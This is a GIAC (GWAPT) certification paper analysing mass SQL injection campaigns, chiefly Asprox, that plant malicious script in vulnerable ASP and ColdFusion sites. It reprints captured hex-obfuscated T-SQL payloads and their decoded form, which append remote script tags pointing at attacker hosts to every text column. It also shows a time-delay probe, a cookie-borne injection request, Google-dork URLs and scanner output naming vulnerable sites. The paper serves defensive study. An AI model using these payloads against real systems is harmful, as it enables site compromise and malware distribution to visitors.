Mass SQL Injection for Malware Distribution

GIAC (GWAPT) Gold Certification

Author: Larry Wichman, larry.wichman@gmail.com
Advisor: Adam Kliarsky

Accepted: October 7th, 2010

Abstract

SQL injection attacks are typically a way to steal credit card numbers, other valuable data, or as a pivot point from the internet to the internal network. We are now beginning to see SQL injection as a way to distribute malware making vulnerable web applications a platform for hackers to launch attacks to the client-side. The goal of the hackers is to infect as many computers as possible, adding them to the millions of infected bots already under their control. This paper will discuss the role vulnerable web applications play in these attacks, including how they are targeted and exploited. The attacks have varied since first being discovered in 2007, with the client-side exploitation code changing to keep up with the latest vulnerabilities and the start of targeted attacks against Cold Fusion web applications. There has been no shortage of vulnerable applications in each instance. This paper will discuss lessons learned from these attacks and what can be done to prevent future occurrences.

1. Introduction

Cybercriminals have made alarming improvements to their infrastructure over the last few years. One reason for this expansion is thousands of websites vulnerable to SQL injection. Malicious code writers have exploited these vulnerabilities to distribute malware.

They also employed Google, fast flux domains and 0 day exploit code to create their new cybercrime platform. This enabled them to carry out the attacks on a large scale. Google Searches showed, “Tens of thousands of websites belonging to Fortune 500 corporations, state government agencies and schools have been infected with malicious code” (Goodin, 2008) .The infected web servers redirected unsuspecting visitors to malicious websites. The victim’s computers were then subjected to client-side exploit code. Once infected, these computers were added to the thousands of bots under the control of hackers. The attackers knew antivirus companies would write updates and software vendors will patch their code. To combat this, they made sure their malicious web sites were loaded with a variety of exploit code.


2. A Malware Distribution Platform

2.1.1. Search Engine

Using Google for reconnaissance was instrumental in the automation of these attacks. Security researcher John Long was one of the first to recognize its potential. He has done a lot of research on this topic and wrote a book called Google Hacking. The book discusses how Google’s advanced operators can be used to format searches to look for vulnerable web applications. His book also describes how this could be scripted using Perl and other languages (Long, 2005).

One of the first instances malware writers were discovered using search engines in this manner was the Santy worm. Research showed in December 2004, “it creates a specially formulated Google search request, which results in a list of sites running vulnerable versions of phpBB” ("Net-worm.perl.santy.a threatens internet," 2004). It was not until Google filtered searches for the vulnerably that the attacks stopped (Roberts, 2004).

Research was posted on April 2008 with details of a newly uncovered SQL injection tool. This tool gave researchers a better understanding of how the attacks work. First, the attacker is able to configure a tag to be injected. Next, it connects to Google and starts to search for vulnerable sites. Finally, it starts the attack once the reconnaissance phase is complete (Zdrnja, 2008).




```
http://www.google.com/search?num=100&hl=en&lr=&newwindow=1&as_qdr=all&q=inurl%3A%22.asp%22+inurl%3A%2
http://www.google.com//search?q=inurl:%22.asp%22+inurl:%22a%3d%22&num=100&hl=en&lr=&newwindow=1&as_qdr=all&start=200

http://www.simmtester.com/page/news/showpubnews.asp?title=A+Quick+Look+at+Enhanced+Performance+Profiles+(EPP)+Me
http://investing.businessweek.com/research/common/symbollookup/symbollookup.asp?letterIn=A
http://search.barnesandnoble.com/booksearch/results.asp?wrd=a+new+earth&src=tc
http://www.recruitireland.com/careercentre/news/anmviewer.asp?a=1512&z=2&isasp=rinews.asp&subcat=
http://www.robertmundell.net/books/main.asp?Title=A%20Theory%20of%20Optimum%20Currency%20Areas
http://www.sethbarnes.com/index.asp?filename=theres-a-worldwide-war-between-good-evil
http://www.ins.state.pa.us/ins/cwp/view.asp?a=1331&q=542979
http://www.aegis.com/ni/topics/glossary/a.asp?page=A
http://www.niscair.res.in/InformationResources/info.asp?a=topframe.htm&b=leftcon.asp&c=nsl/nsl.htm&d=test
http://www.moneyminded.com.au/words/default.asp?letter=A
http://www.online-medical-dictionary.org/a.asp?q=~a
http://keywords.msu.edu/a-z/directory.asp?list=a
http://www.banking.state.pa.us/banking/cwp/view.asp?a=1350&q=546528
http://www.sickkids.ca/HumanResources/section.asp?s=Find+a+Career&sID=13
http://www.vegastowers.com/raf.asp?BTag=a
http://www.atstacticalgear.com/istar.asp?a=29&manufacturer=ATS
http://www.acronymfinder.com/af-query.asp?acronym=Hep+A
http://www.watermelon.org/index.asp?a=dsp&htype=recipe&pid=18
http://www.ecml.at/help/alpha.asp?abc=A
http://www.nhra.com/apcm/APCMviewer.asp?a=17520&z=8
http://www.xigla.com/absolutenm/xlaabsolutenm/anmviewer.asp?a=1&z=1
http://www.law-dictionary.org/a.asp?q=~a
http://www.maplemusic.com/artist_listing.asp?id1=a
http://www.tafe.wa.gov.au/Dynamic/DynamicPge.asp?a=10029,0,Std
http://www.mg.co.za/Content/l3_f.asp?a=18&o=10298
http://www.dx21.com/SCRIPTING/RUNDLL32/REFGUIDE.ASP?P=A

ALL MEMO1'S URL FINISHED! ^_^ SEE LOG
```

The following website was discovered by security researcher Dancho Danchev in October 2008. At first glance it seems to be dedicated to assisting developers with security. After digging around, Mr. Danchev identified an interesting attack tool. This tool integrates search engine queries for attacking sites vulnerable to SQL injection. It then ranks them on the probability of success. Finally, it attacks based on the results. The change log indicates several new features have been added. These changes include support for three different search engines. They also added support for MySQL, Oracle, and MS Access (Danchev, 2008).



【管中窥豹】

最新信息

2008.7.15 发布1.3版本 (查看更新历史)

• 新增功能强大的“自动循环机”功能
自动循环机 是提供给高级用户协助手工注入时使用的一个非常灵活强大的模块，主要用来针对某些网站的特殊过滤的手工
下功能：

1. 支持GET/POST/COOKIES 等各种方式的注入。
2. 扫描关键页面（后台管理、上传、WebShell、数据库、备份文件等等）。
3. 根据字典暴力猜解后台登陆密码和WebShell密码（需验证码的无法猜解）。
4. 页面语言和数据库类型不限制（提供针对特定数据库的注入语句）。

使用【管中窥豹】前，必知的法律要点

【管中窥豹】

请务必在遵守国家相关法律法规的情况下使用本软件进行合理的网站漏洞检测、渗透测试、安全防护等工作，必须遵守国家刑法第二百八十五条、第二百八十六条、第二百八十七条合法使用本软件，由于不正常使用本软件而造成的纠纷与及不良结果，软件开发者不承担任何责任。

■刑法的相关条文：

第二百八十五条：（非法侵入计算机信息系统罪）违反国家规定，侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统的，处三年以下有期徒刑或者拘役。

第二百八十六条：（破坏计算机信息系统罪）违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统不能正常运行，后果严重的，处五年以下有期徒刑或者拘役；后果特别严重的，处五年以上有期徒刑。违反国家规定，对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作，后果严重的，依照前款的规定处罚。故意制作、传播计算机病毒等破坏性程序，影响计算机系统正常运行，后果严重的，依照第一款的规定处罚。

第二百八十七条：（利用计算机实施的各类犯罪）利用计算机实施金融诈骗、盗窃、贪污、挪用公款、窃取国家秘密或者其他犯罪的，依照本法有关规定定罪处罚。

完整URL	响应时间	可利用度	确定漏洞方式	注入方式	注入类型	数据库	页面标题	错误指纹	网站排名	提交方式
http://www. 'u/bbs/view.php?code=bbs	5016	5	aND 8=8 + aND 8=3	AND	数字型	未探测	BBS :::: YANBIAN UN		699661	GET
http://salo angjin.com/room.php?id=	1563	6	aND 8=8 + aND 8=3	AND	数字型	未探测	在线客服专区 - 纸黃		35426	GET
http://www. m/cartoon.php?id=3	1813	10	aND 8=8 + aND 8=3	AND	数字型	MySQL	B&T官方网站,彼岸天	(显路径)is not a valid M	954413	GET
http://game com/content.php?id=1242	3469	9	aND 8=8 + aND 8=3	AND	数字型	MySQL	《三角洲部队：黑鹰	(显路径)is not a valid M	8375	GET
http://rsc. .cn/listzp.php?id=67	3250	9	aND 8=8 + aND 8=3	AND	数字型	MySQL	福州大学关于招聘机	(显路径)is not a valid M	164713	GET
http://zhao yol.com/school.php?id=7	2000	6	aND 8=8 + aND 8=3	AND	数字型	未探测	北京科技经营管理学		21548	GET
http://www. rg/dispfile.php?id=4229	54969	5	aND 8=8 + aND 8=3	AND	数字型	未探测	戒幢律寺		581405	GET
http://www. ore.com/persperctives_	188	6	aND 8=8 + aND 8=3	AND	数字型	未探测	最新消息		2451109	GET
http://www. ore.com/news_show.asp?i	375	6	aND 8=8 + aND 8=3	AND	数字型	未探测	最新消息		2451109	GET
http://fs.p m/event/20050629/board_	7969	8	错误关键字：varchar 谒	AND	数字型	MSSQLServer	2005颁鄂樾府胶鸥老	80040e21,80040e14,80040e	995	GET
http://ginl u.edu.cn/xsgz.asp?owen1	12328	4	' aND '8'='8 + ' aND '	AND	文本型	未探测	南京师范大学金陵女子		123374	GET
http://www. co.kr/mainview4.asp?b_r	734	8	错误关键字：varchar 谒	AND	文本型	MSSQLServer	::::狐弗涝免陞,救惈	80040e21,80040e14,80040e	0	GET
http://www. om/n_yjnews_Info.asp?i	406	6	aND 8=8 + aND 8=3	AND	数字型	未探测	哎呀呀饰品加盟,哎呀		849996	GET
http://www. om/n_rdnews_info.asp?i	265	6	aND 8=8 + aND 8=3	AND	数字型	未探测	“携手TWINS 新春送		849996	GET
http://en.a .com/homtip/tip_bgm.asp	3468	8	错误关键字：varchar 谒	AND	数字型	MSSQLServer	* 顸堆敵 TIP : 氚	80040e21,80040e14,80040e	1817334	GET
http://www. om/hd/show_news.asp?ar	2157	6	aND 8=8 + aND 8=3	AND	数字型	未探测	首届在鄂“川籍优秀		0	GET

从验证服务器获取数据完毕，可以开始进行漏洞利用。 完毕


2.1.2. Asprox

The Asprox botnet was the most prominent attack vector. It has previously been known for phishing scams. On May 13 2008, Joe Stewart of SecureWorks blogged that Asprox started seeding its bots with a file called ‘msscntr32.exe’. Joe explains, “When launched, the attack tool will search Google for .asp pages which contain various terms, and will then launch SQL injection attacks against the websites returned by the search” (Stewart, 2008).

2.1.3. Asprox via Pushdo

On June 5, 2010, M86 Security Labs noted on their blog that a new malicious spam campaign was coming from the Pushdo/Cutwail botnet. It lured its victims with promises of a $50 iTunes Gift Certificate:

Author Name, email@address


Thank you for buying iTunes Gift Certificate!
File Edit View Tools Message Help
Reply
Reply All
Forward
Print
Delete
Previous

From: iTunes Store
Date: [redacted]
To: [redacted]
Subject: Thank you for buying iTunes Gift Certificate!
Attach: Gift_Certificate_141.zip (29.5 KB)

Hello!

You have received an iTunes Gift Certificate in the amount of $50.00
You can find your certificate code in attachment below.

Then you need to open iTunes. Once you verify your account, $50.00 will be credited to your account, so you can start buying music, games, video right away.

The attachment contained a Trojan downloader. When executed, it pulled a file containing Asprox. According to M86, "Asprox phones home and spams the same Trojan downloader." M86 also reports, "Pushdo, Bredolab/Oficla/Sasfis and Asprox have something in common - all of the domains they connect to are registered at the same registrar, registered by a "Private Person", with similar looking phone numbers" ("The asprox spambot," 2010).

2.1.4. Fast-Flux Networks


The attackers understood that conducting an attack this large would require balancing the load across multiple servers. They also knew many of their bots would be detected and/or shut down. To solve these problems, they employed fast-flux networks. Fast-flux is a technique originally associated with phishing sites. In November of 2006, the Internet Storm Center reported seeing phishing sites hosted on compromised PCs

Author Name, email@address

using fast-flux domains (Salusky, 2006). Since then, fast flux has been used for large scale malware campaigns. On September 5, 2007, Dancho Danchev noted in his blog that the Storm worm started using fast-flux domains. He reported, “To make it much more difficult to track down criminal activities and shut down their operations” (Ddanchev, 2007).

Six days after Joe Stewart announced Asprox was launching SQL injection attacks, Dancho Danchev reported in his blog, “The botnet masters behind the Asprox botnet have recently started SQL injecting fast-fluxed malicious domains in order to enjoy a decent tactical advantage in an attempt to increase the survivability of the malicious campaign” (Danchev, 2008).

The following is an example of a malicious domain in fast-flux mode:



1	67.161.224.204	banner82.com	banner82.com
2	74.78.23.64	banner82.com	banner82.com
3	69.140.230.80	banner82.com	banner82.com
4	71.11.244.47	banner82.com	banner82.com
5	99.254.31.140	banner82.com	banner82.com
6	67.167.252.180	banner82.com	banner82.com
7	69.231.247.143	banner82.com	banner82.com
8	68.158.153.62	banner82.com	banner82.com
9	98.211.79.238	banner82.com	banner82.com
10	76.180.52.119	banner82.com	banner82.com

2.2. Attacking the Server

2.2.1. ASP/IIS

Attacks against ASP/IIS applications via Asprox were most rampant. The entire attack is contained within one SQL statement. We already know a couple of things before decoding anything:

```
DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C415245204054205641524348415228
23535292C404320564152434841522832353529204445434C415245205461626C655F437572736F7220435552534
F5220464F522053454C45435420612E6E616D652C622E6E616D652046524F4D207379736F626A656374732061
2C737973636F6C756D6E73206220574845524520612E69643D622E696420414E4420612E78747970653D277527
20414E442028622E78747970653D3939204F5220622E78747970653D3335204F5220622E78747970653D3233312
04F5220622E78747970653D31363729204F50454E205461626C655F437572736F72204645544348204E45585420
46524F4D205461626C655F437572736F7220494E544F2040542C4043205748494C452840404645544348485F535
4415455533D302920424547494E20455845432827555044415445205B272B40542B275D20534554205B272B404
32B275D3D525452494D28434F4E5645525428564152434841522834303030292C5B272B40432B275D29292B27
273C736372697074207372633D687474703A2F2F7777772E6164736974656C6F2E636F6D2F622E6A733E3C2F7
363726970743E272727292046455443482E4558542046524F4D205461626C655F437572736F7220494
E544F2040542C4043204
```

@S is declared as varchar with a length of 4000 characters:

```
DECLARE @S VARCHAR(4000);
```

A CAST statement is assigned to **@S**. This is done for obfuscation.

```
SET @S=CAST(....
```

Decode the content of the CAST statement with the following script:

```
$ perl -pe 's/(..)00/chr(hex($1))/ge'  < input > output
```

Decoded Output:

```
DECLARE @T VARCHAR(255),@C VARCHAR(255)

DECLARE Table_Cursor CURSOR FOR

SELECT a.name,b.name FROM sysobjects a,syscolumns b

WHERE a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR b.xtype=167)

OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0)

BEGIN EXEC('UPDATE [+@T+] SET ['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))+

"<script src=http://www. vulnerablesite.com/malicious.js></script>")

FETCH NEXT FROM Table_Cursor INTO @T,@C

END

CLOSE Table_Cursor

DEALLOCATE Table_Cursor
```

Variables "T" (table name) and "C" (column name) are declared

```
DECLARE @T VARCHAR(255),@C VARCHAR(255)
```

At table cursor is declared. This will retrieve data returned from the query:

```
DECLARE Table_Cursor CURSOR FOR
```

The query selects all user defined objects from the sysobjects table and limits the column types to text, sysname and varchar

```
SELECT a.name,b.name FROM sysobjects a,syscolumns b

WHERE a.id=b.id AND a.xtype='u' AND (a.xtype=99 OR a.xtype=35 OR a.xtype=231 OR a.xtype=167)
```

The cursor retrieves the results and assigns them to the variables "T" (table name) and "C" (column name)

```
OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0)
```

The script executes an update statement that appends the java script to all values selected.

```
BEGIN EXEC('UPDATE [+@T+] SET ['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))+

"<script src=hxxp://xxx.1nf3ct3dh0st.c0m/b.js></script>")
```

Author Name, email@address

The java script will run on the victims' browser once they open a page where the script is invoked. This will redirect them to sites hosting malicious client-side code (Ullrich, 2008).

2.2.2. WAITFOR DELAY

One variation reported to the Internet Storm Center used the WAITFOR DELAY command. This technique is normally used to exploit blind SQL injection. Queries are sent with a time delay of n seconds. The attacker will know the application is vulnerable if it waits n seconds to respond to a true SQL statement.

```
declare @q varchar(8000) select @q =
0x57414954464F522044454C4159202730303A30303A323027 exec(@q)-
```

Decode the hexadecimal using the following Perl command:

```
$  echo  "57414954464F522044454C4159202730303A30303A323027"  |  perl  -pe
's/(..)/chr(hex($1))/ge'
```

Output:

```
WAITFOR DELAY '00:00:20'
```

This is a simple, yet clever way to automate reconnaissance for a large scale SQL injection attack (Zdrnja, 2008).

2.2.3. Cookies

The use of cookies was also reported to the Internet Storm Center. This particular log shows an HTTP post to an ASP/IIS server (ISC, 2008).

```
POST /removed.asp HTTP/1.1

Cookie:start=Send=Z%3BDECLARE%20@S%20VARCHAR(4000)%3BSET%20@S%3DC
AST(0x44454....

Content-Type: application/x-www-form-urlencoded

Host: removed

Content-Length: 3

Expect: 100-continueConnection: Keep-Alive
```

The SQL string is contained within the cookie. Once decoded:

Author Name, email@address

```
DECLARE @T varchar(255),@C varchar(255),@X varchar(255) DECLARE Table_Cursor
CURSOR FOR select a.name,b.name,b.xtype from sysobjects a,syscolumns b where
a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or
b.xtype=167) and a.name<>'dtproperties' and a.id not in(select parent_obj
from sysobjects where xtype='d') OPEN Table_Cursor FETCH NEXT FROM
Table_Cursor INTO @T,@C,@X WHILE(@@FETCH_STATUS=0) BEGIN if (@X=167 or
@X=231) exec('alter table ['+@T+'] alter column ['+@C+']
varchar(1000);update ['+@T+'] set ['+@C+']=['+@C+']+''<script
src=hxxp://ytgw123:cn></script>''') else exec('update ['+@T+'] set
['+@C+']=rtrim(convert(varchar(2000),['+@C+']))+''<script
src=hxxp://evlisite:cn></script>''') FETCH NEXT FROM Table_Cursor INTO
@T,@C,@X END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

This looks very similar to the SQL statements from Asprox. Perhaps the attackers were aware that this site would not accept a ‘GET’ and tried a ‘POST’ (Wesemann, 2008).


2.2.4. ColdFusion

The attackers also expanded their target list to ColdFusion applications. A reader submitted the following log to the Internet Storm Center:

```
GET
/shared/cfm/image.cfm?id=125959';DECLARE%20@S%20CHAR(4000);S
ET%20@S=CAST(0x4445434C…)
```

The biggest difference between this and the ASP/IIS attack is the string sent to CAST. This string is encoded with hexadecimal rather than unicode (Zdrnja, 2008).

3. Malware Distribution


3. Rogue servers exploit client-side vulnerabilities
2. Trusted website is loaded with a JavaScript that redirects users to rogue servers hosting exploit code
4. Welcome to the botnet!
1. Unsuspecting user makes connection to trusted website
End User
Trusted Website


3.1 Attacking the Client

3.1.1. RealPlayer 0 Day

